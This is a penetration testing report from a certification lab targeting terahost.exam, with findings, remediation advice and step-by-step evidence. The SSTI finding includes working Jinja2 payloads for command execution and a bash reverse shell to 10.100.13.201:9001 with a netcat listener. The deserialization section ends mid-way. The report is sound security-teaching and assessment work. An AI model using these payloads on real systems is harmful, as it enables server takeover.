Web Application Penetration Testing Report

Pentester Name: Gaurish Kauthankar

Table of Contents

1. Executive Summary

eLearn security engaged to perform **"Web Application Security Assessment"**. The penetration testing was carried out using the Black Box Penetration Testing approach.

The objective of the analysis was to assess external web application related vulnerabilities, discover weak authentication, authorization, input validation implementation along with business logic security issues, running insecure services, potential vulnerabilities and provide recommendations, guidelines to secure vulnerable entities discovered during the testing activity.

Both automated and manual testing techniques have been used to confirm the vulnerabilities which can be used by attackers to gain more access to the application and sensitive data.

Each test scenario presents an anticipated "secure" test result. Applications should provide intended functionality while preventing the application from behaving abnormally. Pentester defines abnormal as unexpected, unpredictable, and non-secure behavior.

Tests that resulted differently than expected are noted in the sections of this report entitled **Summary of Findings**. Observations and anomalous findings, not necessarily resulting from test cases, may also appear in the report. Normal application behavior and expected test results are not noted in the report.

This report presents detailed technical findings and recommendations of **"Web Application Penetration Testing"** conducted by Pentester along with their vulnerability's implications, ease of exploitation and resulting risk rating and recommendations to mitigate the same. The report details the results of the assessment as of **November 2023.**

This report presents the findings and recommendations from this assessment activity and includes:

- Pentest scope
- Artifacts received and examined.
- Pentest testing notes
- Key findings qualitative risk assessment
- Detailed Technical findings and recommendations

2. Scope of Work

Pentester approached penetration testing on **eWPTX web application Labs** from the perspective of an unauthenticated user. This means that assessment was performed without credentials, simulating attacks that would originate from the internet or internal user with malicious intent. Customarily, an attacker would have limitless time to perform attacks and would plan their attacks suitably to evade detection and possible prosecution. In the interest of the limited timeframe established for the penetration test, Pentester expedited tests to maximize scanning efficiency. This approach is more likely to have triggered alerts in an intrusion detection capability.

The testing strategy used comprised the following activities:

a. Accomplish broad, automated scanning to distinguish services that signify a high degree of severity (potential loss of confidentiality, integrity, or availability) and threat (ease of exploitation, target distribution, etc.)
b. Perform manual assessment followed by vulnerability validations to identify and eradicate any false positives.
c. Classify practicable attack vectors based upon confirmed vulnerabilities.
d. Gather evidence and provide recommendations for mitigation.

The Assessment was conducted from **19th November 2023** to **26th November 2023.**

SCOPE OF ACTIVITY	
Type of Testing	**BlackBox Penetration Testing**
Entry Points	http://www.terahost.exam -> (10.100.13.37) http://me.terahost.exam -> (10.100.13.37) http://blog.terahost.exam -> (10.100.13.34) *.terahost.exam
Limitations	http://10.100.13.33/ -> (Accessible only for an admin user)

3. Out of Scope

The following components and tests were **out-of-scope** for this review:

- Any hosts located outside of the specified URLs.

4. Summary of Findings

Based upon the exposure rating, the weighted score is a recommended prioritization in which findings should be addressed. The following weight scores represent the mitigation weight that assigns to the assessment findings.

0.0	0.1 - 3.9	4.0 - 6.9	7.0 - 8.9	9.0 – 10.0
Informative	Low	Medium	High	Critical
Reported for information purpose	Long-term mitigation schedule or risk acceptance	Short-term mitigation schedule	Address immediately or as soon as possible	Needs to be fixed immediately

Below is a summary of the web application penetration testing findings. It is intended to provide a guide to address the findings and allow the vulnerability remediation team to focus efforts on the areas of greatest risk. The matrix is ranked in order of risk as determined by during the engagement.

Vuln ID	Vulnerability Title	Overall Risk
F-CRITICAL-01	Remote Code Execution via Server-Side Template Injection	Critical (9.8)
F-CRITICAL-02	Remote Code Execution through Insecure Java Deserialization	Critical (9.8)
F-CRITICAL-03	Out-of-Band XML External Entity (OOB XXE)	Critical (9.8)
F-CRITICAL-04	Privilege Escalation via Token Generation	Critical (9.4)
F-CRITICAL-05	Account Takeover via Leaked Sensitive Data	Critical (9.1)
F-HIGH-01	Error Based SQL Injection	High (8.9)
F-HIGH-02	Second Order SQL Injection	High (8.9)
F-HIGH-03	Time-Based SQL Injection	High (8.9)
F-HIGH-04	Account Takeover via Business Logic Flaw	High (8.6)
F-HIGH-05	Server-Side Request Forgery	High (8.6)
F-HIGH-06	Account Takeover via Insecure Direct Object Reference (IDOR)	High (8.6)
F-HIGH-07	Valid Accounts can be Brute Forced	High (8.1)
F-HIGH-08	Stored Cross Site Scripting	High (7.1)
F-MED-01	Reflected Cross Site Scripting	Medium (5.4)
F-MED-02	Sensitive Information Disclosure	Medium (4.1)
F-LOW-01	Clear Text Protocol Supported	Low (3.3)
F-LOW-02	Missing Cookie Attributes 3.1	Low (3.1)
F-LOW-03	Missing HTTP Security Headers 2.4	Low (2.4)
F-LOW-04	Directory Listing Allowed 2.4	Low (2.4)
F-LOW-05	Web Server Banner Disclosure 2.0	Low (2.0)

Table 1: Summary of Vulnerabilities




Fig: Vulnerability Count for Assessment

5. Technical Details of Web App Penetration Testing Activity

Test performed	Tools / Techniques used
Web Application Security Testing	Manual Testing, Burp Suite, Kali Linux, etc.

6. Detailed Vulnerabilities | Web Application Security Assessment

F-CRITICAL-01: Remote Code Execution via Server-Side Template Injection	
Impact	Critical
Likelihood	High
Overall Risk	**Critical (9.8)**
CVSS 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Vulnerability Category	Input Validation, Injection

Description

Server-Side Template Injection (also referred to as SSTI) is a class of vulnerability related to an inappropriate usage of template engines and can be leveraged to potentially execute code on the system. SSTI attacks occur when instead of being passed in as data, user input is concatenated into a template. When an attacker embeds a malicious payload into a server-side executed template, this can result in the execution of remote code on the server.

Server-side template engines are often used by web applications as a way of easily managing dynamic content in web pages and emails. They are particularly common in applications that offer rich functionality such as blogs, marketing applications, and content management systems. Safeguards in the form of sandboxes have been built by many template engines to counter this risk; however, attackers are often able to escape the template engine sandbox and access the underlying operating system.

Discussion of Impact

The risk associated with this vulnerability has been assessed as **Critical**.

SSTI vulnerabilities are usually scored with high severity given their propensity to end in full remote code execution. A malicious actor executing a successful SSTI attack could gain complete access to the application server by executing code in the template engine context and escaping the sandbox. This could lead to a complete compromise of the server, the application, and the underlying operating system.

The likelihood of this vulnerability getting exploited is **High**.

Affected URL(s)

http://blog.terahost.exam/9c717baeeca3a2c67f2c7797c96292ca/fetch.php?url=127.0.0.1:5000/?name=

Recommendations

It is recommended to,


- Ensure that users are not enabled to submit or modify new templates.
- Use the template engine API as intended, ensuring the separation of logic and presentation where possible by sending dynamic data as a separate context argument of the rendering function.
- Never mix variables and template strings.

References:
https://cheatsheetseries.owasp.org/cheatsheets/Injection_Prevention_Cheat_Sheet.html

Supporting Evidence(s)


Summary: In this attack, we exploited the SSRF vulnerability and scanned localhost open ports, which revealed that port number **5000** has web application that is vulnerable to **server-side template injection vulnerability**. By exploiting the **SSTI** flaw, the reverse shell was established, as shown in the evidence.

Step 1: Use the auth token found for **administrator** users to access **import an article** module. Enter random data and intercept the request.




PoC: Enter random data in the import and intercept the request.

Step 2: Observe the original request data. GET parameter **url** could be vulnerable to SSRF vulnerability.




PoC: Intercepted request

Step 3: Enter the localhost address and observe the content received in the http response.




PoC: Broken html template of blog.terahost.exam returned in the http response.

Step 4: Started port scanning on the **localhost** IP and found 3 ports open, as shown below.




PoC: Port scanning for localhost services

Step 5: Access port number **5000** as **127.0.0.1:5000** and observe the response as shown below. **name** could be a potential GET parameter for this service.




PoC: Accessing service running on localhost on port 5000.

Step 6: Accessing the **127.0.0.1:5000** service with **name** as a parameter with basic injections payload as shown below. Observe the output **49** upon execution of the basic **SSTI** payload.



PoC: SSTI payload executed and output 49 is shown in the response.


Step 7: Let's try to identify the template engine used in the backend. Adding payload as **{{7*'7'}}** and upon execution, we get result as **7777777** which confirms that the template engine is **jinja2.**



PoC: Template engine identified as jinja2.

Step 8: Let's try to achieve command execution via SSTI using the below payload.

{{request.application.__globals__.__builtins__.__import__('os').popen('ls;id').read()}}



PoC: OS commands executed successfully.


Step 9: Use the payload below to achieve reverse shell by exploiting this vulnerability**. URL encode** the payload given below (**Original**) and start a **netcat** listener on port **9001** as shown below.

Before URL encoding (Original payload):

{{request.application.__globals__.__builtins__.__import__('os').popen('bash%20-c%20"bash%20-i%20>&%20/dev/tcp/10.100.13.201/9001%200>&1"').read()}}


After URL encoding:

{{request.application.__globals__.__builtins__.__import__('os').popen('bash%2520-c%2520%2522bash%2520-i%2520%253e%2526%2520%252fdev%252ftcp%252f10.100.13.201%252f9001%25200%253e%25261%2522').read()}}



PoC: Obtaining reverse shell via SSTI.

Step 10: The Payload was executed successfully, and we obtained a reverse shell on our listener as shown below.



PoC: Reverse shell was obtained successfully.

F-CRITICAL-02: Remote Code Execution via Java Deserialization	
Impact	Critical
Likelihood	High
Overall Risk	**Critical (9.8)**
CVSS 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Vulnerability Category	Input Validation, Deserialization of Untrusted Data

Description

Java implements serialization natively for objects that implement the Serializable interface via the ObjectInputStream and ObjectOutputStream facilities. The binary format used directly references classes by name that are eventually loaded dynamically if they are in the class path. This potentially allows instantiating objects of classes not initially intended by the developer; thus, it is very important that untrusted data is not deserialized as is.

Discussion of Impact

The risk associated with this vulnerability has been assessed as **Critical**.

The deserialization flaws can lead to remote code execution attacks, denial of service (DoS) attack and compromise the entire server. In this scenario, a reverse shell was established by exploiting this flaw.

The likelihood of this vulnerability getting exploited is **High**.

Affected URL(s)

http://blog.terahost.exam/9c717baeeca3a2c67f2c7797c96292ca/fetch.php?url=127.0.0.1:1337/?data=

Recommendations

It is recommended to,


- Isolating and running code that deserializes in low privilege environments when possible
- Do not accept serialized objects from untrusted sources.
- Run the deserialized code with limited access permissions.
- Use a WAF(Web Application Firewall) that can detect malicious or unauthorized insecure deserialization.

References:
https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html

Supporting Evidence(s)


Summary: In this attack, we exploited the SSRF vulnerability and scanned localhost open ports, which revealed that port number **1337** has web application that is vulnerable to **Insecure java deserialization vulnerability**. By exploiting this flaw, the reverse shell was established, as shown in the below evidence.

Step 1: Found port number **1337** open by exploiting SSRF vulnerability found on http://blog.terahost.exam/9c717baeeca3a2c67f2c7797c96292ca/fetch.php?url= as shown below.



PoC: Result of port scanning via SSRF

Step 2: By accessing the http://blog.terahost.exam/9c717baeeca3a2c67f2c7797c96292ca/fetch.php?url=localhost:1337 gives http response **$_GET[data]**. This means **data** is a parameter name.

